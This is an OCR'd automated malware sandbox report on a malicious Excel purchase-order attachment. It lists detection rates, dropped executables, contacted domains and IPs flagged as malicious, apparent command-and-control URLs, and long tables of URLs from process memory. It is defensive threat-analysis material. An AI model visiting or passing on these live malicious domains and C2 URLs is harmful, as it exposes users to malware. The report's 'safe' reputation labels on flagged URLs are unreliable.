
Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.







Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
PO85937758859777.xlsx	30%	Virustotal		Browse
PO85937758859777.xlsx	22%	ReversingLabs	Document-Office.Trojan.Heuristic	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\Public\vbc.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\file1[1].exe	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.2.vbc.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.giftasmile2day.com/8rg4/?RJ=sR6mXmiXS1IkonJdYlFao53tdftaP6KCaP+fBLIZC0+jJmH2nVBesg00yLwM+Xg8gzFUXA==&LFQHH=_pgx3Rd	0%	Avira URL Cloud	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/favicon.ico	0%	Avira URL Cloud	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	Avira URL Cloud	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	

Copyright null 2021

Source	Detection	Scanner	Label	Link
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://www.ozu.es/favicon.ico	0%	Avira URL Cloud	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://www.modaluxcutabovefitness.com/8rg4/?RJ=BSQ7V1i2N9vBmsCIz7W/uQKzzFwWHtA3l7eKqfpYK40hJhbN+S/b7gP0W92i3TURdQSX0g==&LFQHH=_pgx3Rd	0%	Avira URL Cloud	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/	0%	Avira URL Cloud	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://p.zhongsou.com/favicon.ico	0%	Avira URL Cloud	safe	
http://service2.bfast.com/	0%	URL Reputation	safe	
http://service2.bfast.com/	0%	URL Reputation	safe	
http://service2.bfast.com/	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.news.com.au/favicon.ico	0%	URL Reputation	safe	
http://www.news.com.au/favicon.ico	0%	URL Reputation	safe	
http://www.news.com.au/favicon.ico	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
bodyfuelrtd.com	34.102.136.180	true	true		unknown
www.cckytx.com	156.241.53.120	true	true		unknown
www.med.vegas	52.201.79.206	true	true		unknown
www.modaluxcutabovefitness.com	52.58.78.16	true	true		unknown
www.alwayadopt.com	199.59.242.153	true	true		unknown
tradingworldchina.com	185.26.106.165	true	true		unknown
giftasmile2day.com	184.168.131.241	true	true		unknown
reversehomeloansmiami.com	34.102.136.180	true	true		unknown
www.modernappsllc.com	unknown	unknown	true		unknown
www.jorgegiljewelry.com	unknown	unknown	true		unknown
www.helloinward.com	unknown	unknown	true		unknown

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.bodyfuelrtd.com	unknown	unknown	true		unknown
www.giftasmile2day.com	unknown	unknown	true		unknown
www.reversehomeloansmiami.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.giftasmile2day.com/8rg4/?RJ=sR6mXmiXS1IkonJdYlFao53tdftaP6KCaP+fBLIZC0+jJmH2nVBesg00yLwM+Xg8gzFUXA==&LFQHH=_pgx3Rd	true	• Avira URL Cloud: safe	unknown
http://www.modaluxcutabovefitness.com/8rg4/?RJ=BSQ7V1i2N9vBmsCIz7W/uQKzzFwWHtA3l7eKqfpYK40hJhbN+S/b7gP0W92i3TURdQSX0g==&LFQHH=_pgx3Rd	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://search.chol.com/favicon.ico	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.mercadolivre.com.br/	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.merlin.com.pl/favicon.ico	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.de/	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.mtv.com/	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.rambler.ru/	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.nifty.com/favicon.ico	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.dailymail.co.uk/	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www3.fnac.com/favicon.ico	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://buscar.ya.com/	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.yahoo.com/favicon.ico	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.iis.fhg.de/audioPA	explorer.exe, 00000006.0000000 0.2188654122.0000000004B50000. 00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sogou.com/favicon.ico	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://asp.usatoday.com/	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://fr.search.yahoo.com/	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://rover.ebay.com	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://in.search.yahoo.com/	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://img.shopzilla.com/shopzilla/shopzilla.ico	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.ebay.in/	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://image.excite.co.jp/jp/favicon/lep.ico	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown


Name	Source	Malicious	Antivirus Detection	Reputation
http://%s.com	explorer.exe, 00000006.0000000 0.2200037124.000000000A330000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://msk.afisha.ru/	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://busca.igbusca.com.br//app/static/images/favicon.ico	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.rediff.com/	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.ya.com/favicon.ico	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.etmall.com.tw/favicon.ico	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://it.search.dada.net/favicon.ico	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.naver.com/	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.google.ru/	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.hanafos.com/favicon.ico	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://cgi.search.biglobe.ne.jp/favicon.ico	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.abril.com.br/favicon.ico	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.daum.net/	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.naver.com/favicon.ico	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.msn.co.jp/results.aspx?q=	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.clarin.com/favicon.ico	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://buscar.ozu.es/	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://kr.search.yahoo.com/	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.about.com/	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://busca.igbusca.com.br/	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.microsofttranslator.com/BVPrev.aspx?ref=IE8Activity	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.ask.com/	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.priceminister.com/favicon.ico	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.cjmall.com/	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.centrum.cz/	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://suche.t-online.de/	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.google.it/	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.auction.co.kr/	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.ceneo.pl/	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.amazon.de/	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false		high
http:// www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	explorer.exe, 00000006.0000000 0.2173611816.0000000000260000. 00000004.00000020.sdmp	false		high
http://sads.myspace.com/	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://busca.buscape.com.br/favicon.ico	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.pchome.com.tw/favicon.ico	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://browse.guardian.co.uk/favicon.ico	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://google.pchome.com.tw/	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://list.taobao.com/browse/search_visual.htm?n=15&q=	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.rambler.ru/favicon.ico	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://uk.search.yahoo.com/	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://espanol.search.yahoo.com/	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.ozu.es/favicon.ico	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.sify.com/	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://openimage.interpark.com/interpark.ico	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.yahoo.co.jp/favicon.ico	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.com/	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.gmarket.co.kr/	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.nifty.com/	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://searchresults.news.com.au/	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.google.si/	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.google.cz/	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.soso.com/	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.univision.com/	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://search.ebay.it/	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://images.joins.com/ui_c/fvc_joins.ico	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.asharqalawsat.com/	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://busca.orange.es/	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://cnweb.search.live.com/results.aspx?q=	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://auto.search.msn.com/response.asp?MT=	explorer.exe, 00000006.0000000 0.2200037124.000000000A330000. 00000008.00000001.sdmp	false		high
http://search.yahoo.co.jp	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.target.com/	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://buscador.terra.es/	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.orange.co.uk/favicon.ico	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.iask.com/	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.tesco.com/	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://cgi.search.biglobe.ne.jp/	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.seznam.cz/favicon.ico	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://suche.freenet.de/favicon.ico	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.interpark.com/	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.ipop.co.kr/favicon.ico	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.espn.go.com/	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.myspace.com/favicon.ico	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.centrum.cz/favicon.ico	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://p.zhongsou.com/favicon.ico	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://service2.bfast.com/	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.%s.comPA	vbc.exe, 00000004.00000002.217 4377477.0000000004F10000.00000 002.00000001.sdmp, explorer.exe, 00000006.00000002.238413912 4.0000000001C70000.00000002.00 000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
